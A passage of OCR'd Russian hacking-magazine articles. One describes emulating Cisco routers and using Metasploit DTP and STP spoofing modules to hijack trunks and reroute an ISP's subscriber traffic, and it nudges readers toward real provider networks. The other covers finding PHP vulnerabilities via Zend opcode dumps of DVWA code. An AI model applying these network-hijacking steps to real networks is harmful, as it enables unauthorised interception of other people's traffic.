- image — указывает расположение образа Cisco IOS c3745-advipservicesk9-mz.124-15.T6.bin. Достаточно немного погуглить, чтобы найти именно его или любой другой образ.
- npe = npe-300 — каждый наш маршрутизатор серии 3745 будет использовать Network Processing Engine 300.
- ram = 160 — каждый моделируемый маршрутизатор будет использовать 160 Мб оперативной памяти. Само собой, объем необходимой памяти зависит от образа, который мы используем, и количества используемых сервисов, поэтому здесь можно руководствоваться принципом «чем больше, тем лучше» и ставить от 256 Мб.
- idlepc = 0x613f07b4 – опция, которая указывает время задержки процессора.

После запуска приложения нагрузка на процессор возрастает до 100%. Чтобы избежать этого, нужно сделать следующее. Подключись к своему маршрутизатору через telnet и удостоверься, что ты в enable-режиме, то есть стадия загрузки прошла. Затем вернись к приложению Dynagen и набери команду «idlepc get routername» (в нашем случае — «idlepc get R1»).
Ты увидишь список из десяти значений, лучшие из которых будут отмечены звездочкой. Выбери одно из них и нажми <Enter>. После этого нагрузка на CPU должна упасть. Если этого не произошло — нужно выбрать другое значение. Для этого набери «idlepc show routername» (в нашем случае – «idlepc show R1»). Будут выведены значения, вычисленные ранее, и ты сможешь выбрать какое-либо другое. После того, как найдешь наилучшее значение, просто подставь его в наш файл конфигурации.

- [[ROUTER R1]] — подсекция, описывающая непосредственно маршрутизатор. R1 — это просто имя, используемое Dynamips, оно не имеет отношения к hostname в конфигурации.
- slot1 = NM-16ESW — в слот 1 мы добавили карту NM-16ESW (FastEthernet с 16 портами), и именно на ней будем в дальнейшем ставить эксперименты с безопасностью.
- slot2 = PA-2FE-TX — в слот 2 мы добавили карту PA-2FE-TX (FastEthernet с 2 портами). Этот порт на самом деле нам не очень важен, хотя его можно задействовать в нашей конфигурации устройства — к примеру, получать через него реальный выход в интернет.
- cnfg = configs\cisco_3745.cfg – собственно, сам файл





info

- Dynamips позволяет полностью эмулировать только маршрутизаторы и устройства PIX (Private Internet Exchange). Можно соединить маршрутизаторы через коммутаторы, однако на них можно будет указать лишь VLAN ID или trunk.


- Вообще в пакете Metasploit есть два модуля для работы с STP – это spoof/cisco/stp и spoof/cisco/pvstp. Один – тупо для работы в единственном VLAN`е, второй – устраивает «выборы» для всех VLAN`ов, которые есть в наличии, ну и соответственно выигрывает их.




Модули для работы с коммутаторами из пакета Metasploit Framework



Общий вид магистрального канала с использованием коммутаторов Cisco



Примерная схема организации сети провайдера

конфигурации маршрутизатора, ты можешь включить в него все что заблагорассудится, но такие тяжёлые штуки как BGP (Border Gateway Protocol, протокол граничного шлюза), особенно если он FullView (общемировой), я бы не рекомендовал на него вешать. В этом случае для экспериментов лучше поднять никсовый комп с какой-нибудь Quagga.
Примеры конфигурации маршрутизаторов ты легко найдешь в интернете. Если же станет интересно разобраться во всех подробностях этих конфигов, то тебе прямая дорога в соответствующие группы в социальных сетях, например в vk.com/club21939124 — здесь много видео для изучения.
После всех приготовлений запускаем Dynamips Server, а затем — созданный нами файл конфигурации 3745_router.net (для этого достаточно дважды щелкнуть по нему). Откроется 2 окна: «Информационное окно Dynamips» и «Управление маршрутизаторами».
Вот некоторые команды управления маршрутизаторами, которые могут пригодиться:

- **List** — список и состояние маршрутизаторов;
- **Start** — запуск маршрутизаторов;
- **Start /all** — запустить все;
- **Start R1** — запустить R1 (регистр имеет значение);
- **Stop** — остановка маршрутизаторов;
- **Stop /all** — остановить все;
- **Stop R1** — остановить R1 (регистр имеет значение);
- **Telnet** — подключение к маршрутизатору;
- **Telnet /all** — подключиться ко всем;
- **Telnet R1** — подключиться к R1 (регистр имеет значение).

Теперь ты можешь поиграть с конфигурацией самого роутера, подключившись к нему через Telnet, и настроить порт F1/0 как access port в VLAN1 или как trunk port с native VLAN1 или VLAN2. В общем, полная свобода действий.

Атака на магистраль — поднимаем trunk с помощью DTP

Динамический магистральный протокол (Dynamic Trunk Protocol) обычно используют для согласования параметров магистрального соединения между коммутаторами провайдера или крупной корпоративной сети. В коммутаторах Cisco Catalyst по умолчанию порт работает и не в режиме mode access, и не в режиме mode trunk, но DTP изначально активирован на всех портах. По умолчанию магистральный порт является членом всех виртуальных локальных сетей коммутатора, то есть потенциально через него проходит весь трафик всех виртуальных сетей. Информация о принадлежности отдельных кадров к виртуальной сети передается в соответствующем теге VLAN. В такой ситуации стоит только нам притвориться магистральным коммутатором, как будет установлено транковое соединение, и мы получим доступ ко всем VLAN'ам, сконфигурированным на коммутаторе. После успешной организации магистрали мы получим полный доступ к пересылаемому по ней трафику, в том числе и ко всем передаваемым служебным сообщениям протоколов маршрутизации. Задача сама по себе не нова, но поскольку Cisco никогда не публиковала спецификацию DTP, подобный метод проникновения в сеть долгое время считался возможным лишь теоретически и только с использованием составляемых вручную пакетов. Однако при помощи инструмента Auxiliary/spoof/ciso/dtp (metasploit.com/modules/auxiliary/spoof/cisco/dtp) можно легко управлять процессом проникновения в магистраль посредством удобного меню. Всего-то нужно вбить в поле RHOST IP-адрес исследуемого коммутатора и нажать кнопку RUN. Где получить IP-адрес для атаки? В сети, если немного послушать ее WireShark'ом. В ходе эксперимента после инициализации порта стал доступен VLAN 10, который был ранее сконфигурирован на эмуляторе, а теперь стало возможным подключиться к нему и манипулировать передаваемой там информацией. Перед тем как в научных целях искать магистральный порт (например, порт коммутатора SW0, см. схему) в каком-нибудь офисном центре или на крыше собственного дома, куда приходит оптическая магистраль, лучше в домашних условиях потренироваться поднимать и захватывать trunk на эмуляторе Cisco. Один важный момент – DTP работает только на коммутаторах Cisco, и если ты увидишь на коммутаторе надпись D-Link, то про DTP ты можешь забыть и переходить к исследованию STP.


Атака на провайдера

Конечно, DTP хорош в магистральных сетях, но чаще проводные провайдеры, предоставляющие услуги доступа в интернет по технологии xDSL или FTTP, в своих городских сетях используют протокол STP на оборудовании D-Link с распределением трафика по VLAN'ам. STP применяется для автоматического управления топологией сети с дублирующими каналами. Действительно, если сетевое оборудование связано для надежности избыточным чис-

Окно настройки модуля_Forge Cisco DTP Packets

Forge Spanning-Tree BPDUs

лом соединений, то без принятия дополнительных мер кадры будут доставляться получателю в нескольких экземплярах, что приведет к сбоям. Следовательно, в каждый момент времени должен быть задействован только один из параллельных каналов, но при этом необходимо иметь возможность переключения при отказах или физическом изменении топологии. Суть проникновения в сеть провайдера для последующего захвата трафика, его анализа и модификации (в случае возникновения такой надобности) с использованием STP заключается в изменении логической структуры сети таким образом, чтобы интересующий нас трафик пошел через нас. Допустим, наш компьютер оснащен двумя сетевыми интерфейсами, один из которых подключен к клиентскому сегменту, а другой — к серверному (например, к SW0 и SW1 или SW0 и R1, см. схему). Посылая соответствующие BPDU с помощью metasploit-модуля Forge Spanning-Tree BPDU's, мы инициируем выборы назначенного моста для обоих сегментов и выигрываем их. Существующий канал между коммутаторами SW0 и SW1 (или между SW0 и R1) выключается, и весь межсегментный трафик направляется через наш компьютер. Что нужно для того, чтобы начать рассылку пакетов изменения дерева сети? Ethernet-розетка, установленная дома и подключенная непосредственно в порт к одному из коммутаторов провайдера, или ADSL-модем, настроенный в режиме моста.



Получение IP-адреса в WireShark

Этот модуль работает еще проще, чем в случае с DTP – тут не надо указывать вообще ничего (даже ip), нужно просто включить компьютер в сеть и нажать RUN, остальное Metasploit сделает сам. MAC-адрес и сетевой интерфейс подставляются в модуль автоматически.

Да, чуть не забыл! При таком раскладе, если ты собираешься пропустить через свой компьютер трафик работающих абонентов провайдера, то чтобы этот трафик пошел дальше, нужно задействовать службу маршрутизации, встроенную в Windows XP, как написано тут: support.microsoft.com/kb/315236. Причем если мы выиграли выборы между SW0 и R1, то через наш компьютер пойдет весь трафик этой сети, который мы можем также посмотреть при помощи WireShark. Однако совсем не обязательно иметь включение в маршрутизатор R1, можно задействовать внешний канал интернета другого провайдера и перенаправить весь трафик фиксированных абонентов на него – в этом случае шанс успешного проникновения в сеть и захвата трафика есть потенциально у любого абонента данной сети.

Соответственно, если VLAN'ов много, то для пропуска трафика мы должны также сконфигурировать их все на своей машине. Тут совсем не обязательно использовать Windows XP, в качестве моста ты можешь использовать собранный эмулятор Cisco с двумя (или более) сетевыми картами, с присутствующей в конфигурации картой NM-16ESW.

Опять же, лучше предварительно потренироваться строить сети на эмуляторе Cisco, а уже только потом ставить эксперименты на реальных сетях.

Конечно, следует учитывать тот факт, что связь между коммутаторами может осуществляться со скоростью 1 Гбит/сек, а «пользовательские» порты способны работать со скоростью всего лишь 100 Мбит/с. В этом случае межсегментное соединение превратится в узкое место с неизбежной потерей пакетов. Ситуация может усугубиться, если часть трафика необходимо каким-либо образом изменить — в этом случае тебе понадобится довольно мощный компьютер, который ты будешь использовать в качестве моста.

Заключение

Ошибки в такой сложной области, как информационные технологии и, в частности, телекоммуникации, бывают всегда. Однако это не означает, что их развитие должно из-за этого тормозиться — не ошибается лишь тот, кто ничего не делает. Между тем с усложнением технологий необходимо переходить к качественно другим методам эксплуатации транспортных сетей, учитывающим все нюансы функционирования системы, возможные ходы или агрессивное поведение абонентов и, конечно же, вопросы обеспечения безопасности.]I[



ax330d (ax330d@gmail.com)



PHP-ДАЙВИНГ

Низкоуровневый поиск уязвимостей в веб-приложениях

Да, мы снова возвращаемся к теме поиска уязвимостей в PHP-скриптах. Предугадываю твой скептический настрой, но не закисай так быстро! Я постараюсь освежить твой взгляд на возможности исследования кода. Сегодня мы посмотрим, как можно найти уязвимости в условиях плохой видимости, а также ты узнаешь о возможностях динамического анализа кода, которые нам рад предложить сам интерпретатор PHP.

Цель дайвинга

Возможно, вариант, который я хочу тебе предложить, более трудоемок в плане мозговой деятельности, но тут уж тебе самому выбирать — каждый раз делать обезьянью работу или использовать свой ум по назначению, то есть понять основы, а затем наращивать опыт. Я все-таки за то, чтобы разобраться раз и навсегда.

А теперь зададимся таким вопросом — как ты ищешь уязвимости в веб-приложениях? Дай угадаю. Скачиваешь движок, начинаешь ознакомление с исходниками, грепаешь его на предмет наличия разных сомнительных функций или ищешь уязвимые куски кода по шаблону, запускаешь сканер, наподобие RIPS... Ну, если исходник уже проверен и знаком, то можно задачу упростить и просто сравнить версии движков инструментом типа WinMerge. Но что делать, если, допустим, движок обфусцирован или занимает необъятные просторы жесткого диска? Конечно, можно пытаться проделать всю черную работу вручную. Допустим, попробовать деобфусцировать, но результат не всегда удовлетворяет нашим требованиям. Можно положиться на уже упомянутые методы обнаружения уязвимостей и копать исходники до посинения. В общем, это не вариант, когда есть другой метод — если не более перспективный, то уж точно необходимый.

Исходный код мы вообще не будем трогать, нам даже смотреть на него не нужно. Я предлагаю тебе спуститься на уровень чуть ниже, чем тот, на котором ты привык работать с веб-приложениями, в частности с PHP. Ты определенно слышал что-то про Zend, хакинг ядра PHP, опкоды и тому подобное. А может быть и вовсе писал расширение для PHP, пусть даже «hello, world»? Тогда тебе будет еще проще, но обо всем по порядку.

Инструктаж

Хочу тебя предупредить, что документирован Zend Engine весьма скудно. Есть книга, посвященная тому, как расширять PHP — «Extending and Embedding PHP», но той уже пять лет, да и не вся информация там присутствует. Кое-какая информация представлена в книге «Advanced PHP Programming», но, опять же, книге целых семь лет. Есть кое-что в самом мануале PHP, периодически встречаются разные огрызки в интернете... Большинство актуальной и нужной информации можно узнать из исходников других проектов, интерпретатора PHP и различных презентаций. Чтобы работать с инструментарием, о котором я расскажу чуть позже, тебе нужно понять, что вообще происходит с кодом, когда его выполняет интерпретатор PHP. Я не буду сильно вдаваться в подробности, так как это может занять объем дюжины журналов и выходит за рамки темы. Но данных деталей тебе вполне хватит, чтобы понять сабж и двигаться дальше самому.


Если представлять картину обработки веб-приложения в упрощенном виде, то участвуют четыре компонента. Первый — ядро PHP, которое разбирает запросы и занимается файловыми и сетевыми операциями. Второй компонент — это виртуальная машина Zend Engine, в которой происходят нас интересующие процессы: компиляция и выполнение скрипта, а также распределение памяти и ресурсов. Третий компонент — это обычные расширения PHP типа mysql, zlib, curl и тому подобные. Четвертый — это SAPI или серверное API, такое как CLI, mod_php, fastcgi.

Теперь разберемся с тем, что происходит со скриптом, когда тот попадает на выполнение PHP. Для краткости я пропускаю весь процесс инициализации и действия, совершаемые после того, как выполнилось приложение, — нам сейчас это не важно. В общем, после завершения инициализации происходит лексический анализ файла — разбор на токены, затем синтаксический анализ, где определяется их грамматическая структура. Образуется байт-код. Это этап, который называется компиляцией. Затем полученный байт-код (op_array) выполняется при помощи zend_execute().

Проход по массиву опкодов осуществляется два раза, так как необходимо заполнить недостающую информацию, недоступную после первого прохождения.

Одна из многих причин такого алгоритма — это необходимость в нахождении адресов для таких опкодов как разновидности JMP, CALL, SWITCH. Еще имей в виду, что при инклуде скрипта процесс возвращается к точке компиляции файла, а при вызове метода или функции — к выполнению байт-кода. Глянь на соответствующую картинку, это должно помочь тебе сориентироваться. Кстати, расширение APC, закешировав опкод, в дальнейшем пропускает весь процесс компиляции, за счет чего и добивается прироста производительности.

Ну а теперь поподробней про байт-код. Байт-код, про который я говорю, это своего рода ассемблер для виртуальной машины Zend. Он представляет из себя упорядоченный набор инструкций — массивы опкодов op_array. Здесь содержится такая информация как название функции и ее тип, имя файла, номер исполняемой строки, строки опкодов и так далее. Строки опкодов, в свою очередь, вмещают в себя то, что представлено в структуре _zend_op. Данная структура определена в файле Zend/zend_compile.h и выглядит



Примерно так выглядит цикл пищеварения PHP-скриптов

следующим образом:

```
struct _zend_op {
      opcode_handler_t handler;
      znode result;
      znode op1;
      znode op2;
      ulong extended_value;
      uint lineno;
      zend_uchar opcode;
};
```

Операнды op1 и op2, которые также представляют из себя структуры, могут иметь один из пяти типов:

- VAR — представляет из себя ссылку на реальную переменную (символ $);
- TMP — временная переменная для содержания промежуточных значений во время таких операций, как математические вычисления, конкатенации (символ ~);
- CV — компилированная переменная, оптимизированный вариант VAR (символ !);
- CONST — константные значения типа чисел, строк, и так далее;
- UNUSED — неопределенный операнд;

Результирующий операнд result, который не всегда заполняется, может иметь типы VAR, TMP, CV. Самый последний элемент — это один из номеров опкодов, от 0 до 153 (PHP 5.3.6), которые определены в Zend/zend_vm_opcodes.h. От версии к версии их число может меняться, а опкоды с 116 до 131 не определены. Вообще, многие внутренние механизмы PHP регулярно подвергаются самым разным изменениям ради целей оптимизации и внедрения нового функционала. И про версию 4 забудь, акцент ставится на версию 5.1. и выше. Стоит отметить, что весьма существенные изменения произошли как раз в версии 5.1, в том числе был добавлен тип CV, а на каждый опкод стало 25 обработчиков опкодов. Между прочим, это является одной из главных причин, позитивно повлиявших на скорость работы интерпретатора. А когда ты увидишь !n в листингах, то знай, что в прошлой жизни это была



links

1. Расширение bytekit: bytekit.org;

2. Расширение vld: pecl.php.net/package/vld;

3. Расширение evalhook: goo.gl/UVq6y;

4. Мануал по внутренностям PHP: php.net/manual/en/internals2.php;

5. Презентация от Stefan Esser по поиску уязвимостей в закрытом коде PHP-приложений: goo.gl/PtWdE;

6. DVWA: dvwa.co.uk.



dvd

Модифицированная версия evalhook лежит на нашем диске.

```
compiled vars:  !0 = $id, !1 = $getid, !2 = $result, !3 = $num, !4 = $i, !5 = $first, !6 = $last, !7 = $html
line     # *  op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
   3     0  >  FETCH_IS                                          $0      '_GET'
         1     ZEND_ISSET_ISEMPTY_DIM_OBJ                   1    ~1      $0, 'Submit'
         2   > JMPZ                                                      ~1, ->48
   7     3  >  FETCH_R                      global               $2      '_GET'
         4     FETCH_DIM_R                                       $3      $2, 'id'
         5     ASSIGN                                                    !0, $3
   9     6     ADD_STRING                                        ~5      'SELECT+first_name%2C+last_name+FROM+users+WHERE+user_id+%3D+%27'
         7     ADD_VAR                                           ~5      ~5, !0
         8     ADD_CHAR                                          ~5      ~5, 39
         9     ASSIGN                                                    !1, ~5
  10    10     SEND_VAR                                                  !1
        11     DO_FCALL                                     1            'mysql_query'
        12     ASSIGN                                            $8      !2, $7
        13   > JMPNZ_EX                                          ~9      $8, ->19
        14  >  DO_FCALL                                     0            'mysql_error'
        15     CONCAT                                            ~11     '%3Cpre%3E', $10
        16     CONCAT                                            ~12     ~11, '%3C%2Fpre%3E'
        17   > EXIT                                                      ~12
        18*    BOOL                                              ~9      true
        19  >  FREE                                                      ~9
  12    20     SEND_VAR                                                  !2
        21     DO_FCALL                                     1            'mysql_numrows'
        22     ASSIGN                                                    !3, $13
  14    23     ASSIGN                                                    !4, 0
  16    24  >  IS_SMALLER                                        ~16     !4, !3
        25   > JMPZ                                                      ~16, ->47
  18    26  >  SEND_VAR                                                  !2
        27     SEND_VAR                                                  !4
        28     SEND_VAL                                                  'first_name'
        29     DO_FCALL                                     3            'mysql_result'
        30     ASSIGN                                                    !5, $17
  19    31     SEND_VAR                                                  !2
        32     SEND_VAR                                                  !4
        33     SEND_VAL                                                  'last_name'
        34     DO_FCALL                                     3            'mysql_result'
        35     ASSIGN                                                    !6, $19
  21    36     ASSIGN_CONCAT                                0            !7, '%3Cpre%3E'
```

Так выглядит дамп vld

самая обычная переменная PHP типа $var.
Кстати, не задумывался ли ты о том, что происходит с текстом (допустим, html), когда тот не включен в PHP, вот как тут:

```
<?php
$var = 1;
?>
<html>
...
```

PHP делает просто — компилирует в выражения ECHO. То есть такой, казалось бы, незадействованный участок тоже участвует в процессе обработки кода. И даже если там будет одинокий символ пробела или перенос строки, то PHP обработает и их. Все аналогично тому, как происходило бы, будь там echo(). Ну это так, тебе на заметку.

Акваланг, ласты и прочее


Некоторые коварности bytekit'a.
Хочу предупредить о том, что могут быть проблемы при дампе опкодов на версиях PHP 5.2.*. Лично у меня на некоторых платформах графики строились не совсем корректно. В то же время на PHP 5.3. все работает как положено. Также советую увеличить объем памяти, доступный PHP, — я себе выставил 384 Мб, так как некоторые скрипты (например, scan_eval.php) пожирают нещадно много памяти. При поиске уязвимостей на том уровне, про который мы говорим, можно работать непосредственно с опкодом, а можно и вовсе реализовать автоматический мониторинг всего и вся — переменных, методов, функций. Конечно, последний вариант более предпочтителен, но для начала нужно и в первый вникнуть. А потом уж все в твоих руках.
Для дампа опкодов PHP существуют как минимум два расширения — Vulcan Logic Dumper (vld) и bytekit. Это самые надежные варианты из тех, что я нашел, да нам больше и не нужно.
Установка расширений достаточно проста — вводишь в консоли следующие команды:

```
phpize
configure
make
make install
```

Теперь остается поправить php.ini, добавив такие строки:

```
extension=bytekit.so
extension=vld.so
```

Хотя можно подключить расширение, приписав строку -d extension=bytekit.so во время вызова PHP. Вот и все, готов к труду и обороне.
Пожалуй, наиболее полезное и интересное расширение — это bytekit (который сначала назывался bytedis) от Стефана Эссера. Он как раз и создавался для наших целей — в нем реализованы дизасм опкодов, визуализация потока выполнения приложения (дампя информацию в формате *.dot) и недоступная простым смертным улучшенная визуализация при помощи Zynamics BinNavi (используя скрипт php2sql). Вообще, идея написания такого расширения появилась из-за неудовлетворенности уже существующим расширением parsekit, которое больше не поддерживается, работает крайне нестабильно, вываливаясь в segfault, да и криво к тому же. Изначально при помощи bytekit Стефан решал задачу облегчения поиска уязвимостей в приложениях, накрытых защитой типа ZenGuard, ionCube. Однако для получения опкодов сначала необходимо их восстановить, решая проблемы обфускации, защиты перехвата функций и так далее. Но эта весьма объемная тема и заслуживает отдельной статьи, поэтому для начала обратим наше внимание на более простые вещи. К тому же наша статья не про снятие защиты, а про поиск уязвимостей.
Еще одно интересное расширение (опять от Стефана Эсера) —



Визуализация потока выполнения PHP-скрипта

это evalhook. Вероятно, по названию ты уже догадался о его принципе работы и назначении — перехват всех eval() а также preg_replace() с модификатором e, create_function(), assert(). Когда скрипт попытается выполнить код при помощи данной конструкции или одной из функций, evalhook перехватит такой вызов, покажет строку, которую необходимо выполнить, и спросит, продолжить ли выполнение. Реализация расширения достаточно проста — ставится хук на zend_compile_string(), который компилирует строку, при необходимости спрашивает пользователя о дальнейших действиях и затем отдает управление обратно оригинальной функции. Стефан представил evalhook в прошлом году во время проекта «Month Of PHP Bugs» (как его найти — смотри в выносе «web»).

Однако мне evalhook не понравился тем, что его можно запускать только из консоли. Поэтому я решил добавить функционала в расширение — теперь можно гонять скрипты из браузера, а расширение на фоне будет писать в лог-файл все то, что попадает в вышеупомянутые функции. Более про него рассказывать не буду — подробную инструкцию по применению и само расширение ищи на диске.

В принципе, это все, что доступно публично для динамического анализа и имеет какой-то смысл. Но дальше ты увидишь, что не так уж и проблематично построить мощный инструментарий. Остается только гадать, что есть в арсенале у серьезных исследователей :).

Начинаем погружение

Вот мы и добрались до самого интересного момента — практики. В качестве примера возьмем DVWA версии 1.0.7 и рассмотрим некоторые, так сказать, стандартные уязвимости — SQL-инъекцию и FI. Но сначала небольшая настройка — лучше отключить XDebug, он будет вставлять нам ненужные опкоды. В системе у тебя должен присутствовать dot, ну и не забудь установить наше заведомо уязвимое приложение. Вместе с расширением bytekit поставляются скрипты, которые делают много полезных вещей. Позже мы рассмотрим парочку, но сейчас нам нужно лишь получить графическое представление потока исполнения приложения в виде опкодов. Скрипты лежат в папке examples, зайди туда и запусти такую команду:

```
php php2dot_simple.php /var/www/htdocs/h/dvwa/
vulnerabilities/sqli/source/low.php sqli-l
```

В качестве первого аргумента данный скрипт принимает название тестируемого скрипта, второй аргумент — это название папки, куда дампить результат. В папке должны появиться *.dot- и *.svg-файлы. Если тебе не по нраву *.svg, то из *.dot можно сконвертировать в *.png такой командой:

```
dot -Tpng -o ./xxx.png xxx.dot
```

Думаю, здесь ничего пояснять не нужно. Ну а теперь приступа-

```
line     # *  op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
...вырезано...
